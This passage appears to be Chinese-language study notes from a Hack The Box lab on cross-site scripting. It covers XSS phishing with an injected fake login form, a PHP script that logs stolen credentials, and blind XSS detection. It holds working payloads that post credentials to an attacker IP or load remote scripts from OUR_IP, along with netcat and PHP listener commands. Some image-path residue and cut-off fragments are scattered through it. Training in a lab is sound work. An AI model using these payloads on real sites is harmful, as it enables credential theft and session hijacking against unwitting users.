我们可以看到 URL 字段仍然显示，这违背了我们的“`Please login to continue`”原则。因此，为了鼓励受害者使用登录表单，我们应该删除 URL 字段，让他们以为必须登录才能使用该

页面。为此，我们可以使用 JavaScript 函数 `document.getElementById().remove()` function。

要找到我们要删除的 HTML 元素的，我们可以通过单击 [] id 打开，然后单击我们需要的元素： **Page Inspector Picker** **CTRL+SHIFT+C**



正如我们在源代码和悬停文本中看到的， **url** 表单具有 id **urlform**：

```
<form role="form" action="index.php" method="GET" id='urlform'>
  <input type="text" placeholder="Image URL" name="url">
</form>
```


因此，我们现在可以使用这个 id 和 `remove()` 函数来删除 URL 形式：

```
document.getElementById('urlform').remove();
```

现在，一旦我们将此代码添加到我们之前的 JavaScript 代码中（`document.write` 函数之后），我们就可以在我们的有效载荷中使用这个新的 JavaScript 代码：

```
document.write('<h3>Please login to continue</h3><form
action=http://10.10.14.84><input type="username" name="username"
placeholder="Username"><input type="password" name="password"
placeholder="Password"><input type="submit" name="submit" value="Login">
</form>');document.getElementById('urlform').remove();
```


当我们尝试注入更新后的 JavaScript 代码时，我们发现 URL 表单确实不再显示：



我们还发现，在我们注入的登录表单之后仍然残留着一段原始的HTML代码。只需在XSS Payload之后添加一个HTML注释即可将其删除：

```
... PAYLOAD ... <!--
```

可以看到，这删除了原始 HTML 代码的剩余部分，我们的有效载荷应该已经准备好了。该页面现在看起来确实需要登录：



现在，我们可以复制包含完整有效载荷的最终 URL，并将其发送给受害者，并尝试诱骗他们使用虚假的登录表单。您可以尝试访问该 URL，以确保它能够按预期显示登录表单。此外，还可以尝试登录上述登录表单，看看会发生什么。

凭证窃取

最后，我们来看看当受害者尝试通过我们注入的登录表单登录时，窃取登录凭据的步骤。如果您尝试登录注入的登录表单，可能会收到错误 `This site can't be reached`。这是因为，如前所述，我们的 HTML 表单会将登录请求发送到我们的 IP 地址，而 IP 地址应该正在监听连接。如果我们没有监听连接，就会收到 `site can't be reached` 错误。

因此，让我们启动一个简单的 `netcat` 服务器，看看当有人尝试通过表单登录时，我们会收到什么样的请求。为此，我们可以在 Pwnbox 中开始监听端口 80，如下所示：

```
Chenduoduo@htb[/htb]$ sudo nc -lvnp 80
```

```
listening on [any] 80 ...
```

现在，让我们尝试使用凭据登录 `test:test`，并检查 `netcat` 我们得到的输出（`don't forget to replace OUR_IP in the XSS payload with your actual IP`）：

```
connect to [10.10.XX.XX] from (UNKNOWN) [10.10.XX.XX] XXXXX
GET /?username=test&password=test&submit=Login HTTP/1.1
Host: 10.10.XX.XX
... SNIP ...
```

如我们所见，我们可以在 HTTP 请求 URL（`/?username=test&password=test`）中捕获凭据。如果任何受害者尝试使用该表单登录，我们就能获取他们的凭据。

然而，由于我们只使用 `netcat` 监听器进行监听，它无法正确处理 HTTP 请求，受害者可能会收到 `Unable to connect` 错误，这可能会引起一些怀疑。因此，我们可以使用一个基本的 PHP 脚本，记录 HTTP 请求中的凭据，然后将受害者返回到原始页面，而无需任何注入。在这种情况下，受害者可能会认为他们已成功登录，并按预期使用图像查看器。

以下 PHP 脚本应该可以完成我们需要的工作，我们将把它写入 VM 上的一个文件，我们将调用该文件 `index.php` 并将其放置在 `/tmp/tmpserver/`（`don't forget to replace SERVER_IP with the ip from our exercise`）中：

```
<?php
if (isset($_GET['username']) && isset($_GET['password'])) {
    $file = fopen("creds.txt", "a+");
    fputs($file, "Username: {$_GET['username']} | Password:
{$_GET['password']}\n");
    header("Location: http://SERVER_IP/phishing/index.php");
    fclose($file);
    exit();
}
?>
```

现在我们已经 `index.php` 准备好文件了，我们可以启动一个 `PHP` 监听服务器，我们可以使用它来代替我们之前使用的基本 `netcat` 监听器：

```
Chenduoduo@htb[/htb]$ mkdir /tmp/tmpserver
Chenduoduo@htb[/htb]$ cd /tmp/tmpserver
Chenduoduo@htb[/htb]$ vi index.php #at this step we wrote our index.php
file
Chenduoduo@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

让我们尝试登录注入的登录表单，看看会得到什么。我们看到我们被重定向到原始的图片查看器页面：



如果我们检查 `creds.txt` Pwnbox 中的文件，我们会发现我们确实获得了登录凭据：

```
Chenduoduo@htb[/htb]$ cat creds.txt
Username: test | Password: test
```

会话劫持

通过在受害者的浏览器上执行 JavaScript 代码的能力，我们可以收集他们的 cookie 并将其发送到我们的服务器，通过执行 `Session Hijacking`（又名 `Cookie Stealing`）攻击来劫持他们的登录会话。

盲 XSS 检测


当漏洞在我们无法访问的页面上触发时，就会发生盲 XSS 漏洞。

盲 XSS 漏洞通常发生在只有特定用户（例如管理员）可以访问的表单中。一些潜在的例子包括：

- ◆ 联系表格
- ◆ 评论
- ◆ 用户详细信息
- ◆ 支持票
- ◆ HTTP User-Agent 标头

`/hijacking` 本节结束时，我们将在服务器上 () 上的 Web 应用程序上运行测试。我们看到一个包含多个字段的用户注册页面，因此让我们尝试提交一个 `test` 用户，看看表单如何处理数据：

http://SERVER_IP:PORT/hijacking/index.php



User Registration

Test User

testuser

....

test@user.com

https://www.hackthebox.

Register

我们可以看到，一旦我们提交表单，我们会收到以下消息：

**Thank you for registering.
An Admin will review your registration request.**

这意味着我们将无法看到输入内容的处理方式或它在浏览器中的显示效果，因为它只会出现在我们无法访问的某个管理面板中。在正常情况下（即非盲测），我们可以测试每个字段，直到出现一个 `alert` 框，就像我们在整个模块中所做的那样。但是，由于在这种情况下我们无法访问管理面板

为此，我们可以使用上一节中使用的相同技巧，即使用 JavaScript 有效负载将 HTTP 请求发送回我们的服务器。如果 JavaScript 代码被执行，我们将在机器上收到响应，并且我们就知道该页面确实存在漏洞。

然而，这带来了两个问题：

1. **How can we know which specific field is vulnerable?** 由于任何字段都可能执行我们的代码，因此我们无法知道是哪一个字段执行了我们的代码。
2. **How can we know what XSS payload to use?** 因为页面可能存在漏洞，但有效载荷可能不起作用？

加载远程脚本

在 HTML 中，我们可以在标签内编写 JavaScript 代码 `<script>`，但我们也可以通过提供其 URL 来包含远程脚本，如下所示：


```
<script src="http://OUR_IP/script.js"></script>
```

因此，我们可以使用它来执行在我们的虚拟机上提供的远程 JavaScript 文件。我们可以将请求的脚本名称更改为 `script.js` 我们要注入的字段名称，这样当我们在虚拟机中收到请求时，我们就可以识别执行该脚本的易受攻击的输入字段，如下所示：

```
<script src="http://OUR_IP/username"></script>
```

如果我们收到 的请求 `/username`，那么我们就知道该 `username` 字段容易受到 XSS 攻击，等等。这样，我们就可以开始测试各种加载远程脚本的 XSS 有效载荷，看看哪些有效载荷会向我们发送请求。以下是一些我们可以从 [PayloadsAllTheThings](#) 中使用的示例：

```
<script src=http://OUR_IP></script>
'><script src=http://OUR_IP></script>
"><script src=http://OUR_IP></script>
javascript:eval('var
a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.bo
dy.appendChild(a)')
<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//OUR_IP");a.send();</script>
<script>$.getScript("http://OUR_IP")</script>
```

我们可以看到，各种有效载荷都以类似的注入方式开始 `'>`，这取决于后端如何处理我们的输入，最终能否成功。正如本 `XSS Discovery` 节前面提到的，如果我们能够访问源代码（例如，在 DOM XSS 中），就有可能精确地编写成功注入所需的有效载荷。这就是为什么盲 XSS 在 DOM XSS 类型的漏洞中成功率更高的原因。

在开始发送有效载荷之前，我们需要在虚拟机上启动一个监听器，使用 `netcat` 或 `php` 如上一节所示：

```
Chenduoduo@htb[/htb]$ mkdir /tmp/tmpserver
Chenduoduo@htb[/htb]$ cd /tmp/tmpserver
Chenduoduo@htb[/htb]$ sudo php -S 0.0.0.0:80
PHP 7.4.15 Development Server (http://0.0.0.0:80) started
```

现在我们可以开始逐个测试这些有效载荷，方法是将其中的一个有效载荷用于所有输入字段，并在 IP 后面附加字段名称，如前所述，例如：

```
<script src=http://OUR_IP/fullname></script> #this goes inside the full-
name field
```

```
<script src=http://OUR_IP/username></script> #this goes inside the  
username field  
... SNIP ...
```

尝试重复您在本节中学到的知识，以识别易受攻击的输入字段并找到有效的 **XSS** 负载，然后使用“会话劫持”脚本获取管理员的 **cookie** 并在“login.php”中使用它来获取标志

```
<script src="http://10.10.14.84/script.js"></script>  
><script src=http://10.10.14.84></script>
```

```
<script src=http://10.10.14.84/1></script>  
'><script src=http://10.10.14.84/2></script>  
><script src=http://10.10.15.41/3></script>  
javascript:eval('var  
a=document.createElement(\'script\');a.src=\'http://OUR_IP\';document.bo  
dy.appendChild(a)')  
<script>function b(){eval(this.responseText)};a=new  
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",  
"//OUR_IP");a.send();</script>  
<script>$.getScript("http://OUR_IP")</script>
```

d